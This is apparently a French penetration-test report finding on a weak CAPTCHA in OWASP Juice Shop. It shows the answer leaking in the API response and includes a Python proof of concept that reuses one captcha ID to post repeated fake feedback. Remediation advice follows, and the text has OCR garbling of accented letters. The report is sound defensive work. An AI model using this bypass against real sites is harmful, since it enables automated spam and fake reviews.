
Aperçu

Le composant affecté implémente un **mécanisme CAPTCHA faible** destiné à empêcher des bots de soumettre des avis. En contournant cette protection, des acteurs malveillants pourraient inonder le formulaire de soumissions et générer de faux avis.

Description

La fonctionnalité Feedback est protégée par un CAPTCHA dont l'objectif est d'empêcher l'automatisation des soumissions de formulaire. Sans mécanisme efficace, un bot malveillant pourrait, par exemple, spammer cette fonctionnalité pour noyer les retours des utilisateurs légitimes. Or il a été constaté que le CAPTCHA mis en place peut être aisément contourné par un bot.


Comme montré dans la capture d'écran ci-dessous, le challenge consiste en de simples opérations mathématiques d'addition et de soustraction. Un tel challenge est trivial pour une machine et peut être facilement récupéré dans le code HTML.



The screenshot shows a 'Customer Feedback' form on the OWASP Juice Shop website. The form includes fields for 'Author' (with the value 'test@alabbe.fr'), 'Comment' (with a note 'Max. 160 characters' and '0/160'), 'Rating' (a slider set to 5), and a 'CAPTCHA' field containing the question 'What is 8-7+4 ?'. The 'Result' field is empty. A 'Submit' button is at the bottom. The URL in the browser is 'https://juice-shop.owasp.org/#/feedback'.

Figure 13 - Protection CAPTCHA faible contenant une simple op  ration math  matique

De plus, la r  ponse au challenge est incluse dans la r  ponse lors de la requ  te du challenge.



```
127.0.0.1:3000/rest/captcha/
Pretty-print 
{
  "captchaId": 4,
  "captcha": "4+7+7",
  "answer": "18"
}
```

Figure 14 - R  sultat incluse dans la r  ponse    la requ  te du challenge CAPTCHA

Enfin, les diff  rents challenges sont identifi  s par un identifiant unique `captchaId`. Un attaquant n'a pas besoin de demander un nouveau challenge pour chaque soumission



de formulaire: une r  ponse valide peut  tre r  utilis  e en soumettant l'identifiant correspondant. Le fragment Python suivant constitue une preuve de concept permettant d'effectuer plusieurs soumissions cons  cutives.

```
import requests
import os

URL = "http://juice-shop.herokuapp.com"

# Get one captcha challenge
res = requests.get(os.path.join(URL, "rest/captcha"), proxies={"http": "http://127.0.0.1:8080"}).json()
captchaId, answer = res["captchaId"], res["answer"]

def fuzz():
    # Post 5 feedbacks with a different content
    for i in range(5):
        data = {
            "UserId": 23,
            "captchaId": captchaId,
            "captcha": answer,
            "comment": f"test {i}",
            "rating": 1
        }
        res = requests.post(os.path.join(URL, "api/Feedbacks"), json=data,
proxies={"http": "http://127.0.0.1:8080"}).json()

        if res["status"] != "success":
            print("Error: the feedback could not be posted")
            return

    print("Success: All the feedbacks have been posted by this bot.")

fuzz()
```

La capture d'  cran suivante illustre le spam r  sultant dans l'interface d'administration.



The screenshot shows the OWASP Juice Shop administration interface. On the left, there is a sidebar with the title "Administration" and a "Registered Users" section. The main content area is titled "Customer Feedback" and displays a list of reviews. A red box highlights a series of test entries (IDs 23, 0, 1, 2, 3, 4) in the feedback list, which are all marked with a single star. The feedback entries are as follows:

ID	Feedback	Rating
1	I love this shop! Best products in town! Highly recommended! (***)@juice-sh.op	★★★★★
2	Creat shop! Awesome service! (***@juice-sh.op)	★★★★
3	Nothing useful available here! (***@juice-sh.op)	★
21	Please send me the juicy chatbot NFT in my wallet at /juicy-nft... "purpose betray marriage blame crunch monitor spin slide donate sport lift clutch" (***@juice-sh.op)	★
22	Incompetent customer support! Can't even upload photo of broken purchased Support Team. Sorry, only order confirmation PDFs can be attached to complaints! (anonymous)	★★
23	test 0	★
23	test 1	★
23	test 2	★
23	test 3	★
23	test 4	★

Figure 15 - Interface d'administration noy  e par les avis automatiques

Recommandation

- Utiliser une solution CAPTCHA robuste et éprouv  e (par exemple Google reCAPTCHA — solution propri  taire) ou une alternative open-source reconnue.
- Pour une impl  mentation personnalis  e :
 - Ne jamais transmettre la solution du challenge dans la r  ponse contenant le challenge.
 - Emp  cher la r  utilisation (replay) d'un m  me challenge — chaque challenge doit   tre   usage unique et expirer rapidement.
 - Rendre le challenge r  sistant aux solveurs automatiques.
 - Appliquer des limites de fr  quence (rate limiting) sur les publications.

Informations suppl  mentaires

- https://owasp.org/www-project-automated-threats-to-web-applications/assets/oats/EN/OAT-009_CAPTCHA_Defeat



Liste des modifications

Version	Date	Description	Auteur
1.0	2025-05-09	Version finale	Alexandre Labb��